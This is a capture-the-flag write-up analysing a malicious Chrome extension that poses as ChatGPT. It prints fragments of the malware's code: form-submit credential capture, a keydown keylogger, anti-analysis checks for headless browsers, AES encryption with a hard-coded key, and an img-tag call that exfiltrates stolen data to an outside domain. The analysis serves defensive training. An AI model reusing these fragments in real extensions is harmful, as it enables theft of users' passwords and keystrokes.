
# [CyberDefender] FakeGPT
Table of Contents
In this writeup, I’m gonna explain how to solve the FakeGPT challenge from CyberDefenders. You can access it here: CyberDefenders FakeGPT. This challenge is about analyzing a malicious browser extension that pretends to be ChatGPT.
Challenge Scenario
Your cybersecurity team has been alerted to suspicious activity on your organization’s network. Several employees reported unusual behavior in their browsers after installing what they believed to be a helpful browser extension named “ChatGPT”. However, strange things started happening: accounts were being compromised, and sensitive information appeared to be leaking. Your task is to perform a thorough analysis of this extension identify its malicious components.
Initial Analysis
The file fakegpt.zip contains a Chrome extension named “Fakegpt”. It appears to be a browser extension that obfuscates target URLs, making them more difficult to detect during analysis.
Inside the zip file, there are several important files:
manifest.json- The extension manifest file containing permissions and configurationsystem/loader.js- Background script that loads the core functionalitycore/app.js- The main malicious scriptcrypto.js- Encryption utilities
Looking at the manifest.json, we can see that this extension requests some suspicious permissions like tabs, cookies, webRequest, webRequestBlocking, and access to all HTTP/HTTPS URLs. The background script runs system/loader.js persistently, and the content script core/app.js runs on all pages.
The loader.js contains anti-analysis checks - it detects virtual environments by checking if navigator.plugins.length === 0 or if the user agent contains HeadlessChrome. If detected, the extension disables itself.
The main malicious code is in app.js. It targets www.facebook.com (encoded as base64 d3d3LmZhY2Vib29rLmNvbQ==) and does the following:
- Captures form submissions to steal usernames and passwords
- Logs every keystroke using the
keydownevent - Encrypts the stolen data using AES with the key
SuperSecretKey123 - Exfiltrates data to
Mo.Elshaheedy.comusing an<img>tag trick
Challenge
1. Which encoding method does the browser extension use to obscure target URLs, making them more difficult to detect during analysis?
By examining the line in app.js:
const targets = [_0xabc1('d3d3LmZhY2Vib29rLmNvbQ==')];We can see that the string 'd3d3LmZhY2Vib29rLmNvbQ==' is encoded using Base64.
Base64
2. Which website does the extension monitor for data theft, targeting user accounts to steal sensitive information?
After decoding that base64 string, we get “www.facebook.com”.
echo "d3d3LmZhY2Vib29rLmNvbQ==" | base64 -dwww.facebook.com
3. Which type of HTML element is utilized by the extension to send stolen data?
By examining the sendToServer function:
function sendToServer(encryptedData) { var img = new Image(); img.src = 'https://Mo.Elshaheedy.com/collect?data=' + encodeURIComponent(encryptedData); document.body.appendChild(img);}We can see that the function uses the img tag to send the data to a remote server.
img
4. What is the first specific condition in the code that triggers the extension to deactivate itself?
By examining the following code snippet in loader.js:
if (navigator.plugins.length === 0 || /HeadlessChrome/.test(navigator.userAgent))The code checks for signs of a virtual or headless browser environment. The first specific condition is navigator.plugins.length === 0, which is used to detect browsers with no plugins loaded - an indicator commonly associated with automation tools or headless environments.
navigator.plugins.length === 0
5. Which event does the extension capture to track user input submitted through forms?
By examining the following code snippet:
document.addEventListener('submit', function(event) {    let form = event.target;    let formData = new FormData(form);    let username = formData.get('username') || formData.get('email');    let password = formData.get('password');
    if (username && password) {        exfiltrateCredentials(username, password);    }});
We can see that the extension captures the submit event, which is triggered when a form is submitted.
submit
6. Which API or method does the extension use to capture and monitor user keystrokes?
By examining the following code snippet:
document.addEventListener('keydown', function(event) { var key = event.key; exfiltrateData('keystroke', key);});We can see that the extension uses the keydown event, which is triggered when a key is pressed.
keydown
7. What is the domain where the extension transmits the exfiltrated data?
By examining the sendToServer function:
img.src = 'https://Mo.Elshaheedy.com/collect?data=' + encodeURIComponent(encryptedData);We can see that the extension transmits the exfiltrated data to Mo.Elshaheedy.com.
Mo.Elshaheedy.com
8. Which function in the code is used to exfiltrate user credentials, including the username and password?
By examining the code, we can see that the extension uses the exfiltrateCredentials function to exfiltrate user credentials:
if (username && password) { exfiltrateCredentials(username, password);}exfiltrateCredentials
9. Which encryption algorithm is applied to secure the data before sending?
By examining the encryptPayload function:
const encrypted = CryptoJS.AES.encrypt(data, key, { iv: iv });We can see that the extension uses the AES encryption algorithm to secure the data before sending.
AES
10. What does the extension access to store or manipulate session-related data and authentication information?
Looking at the manifest.json permissions, we can see that the extension requests access to cookies to store or manipulate session-related data and authentication information.
cookies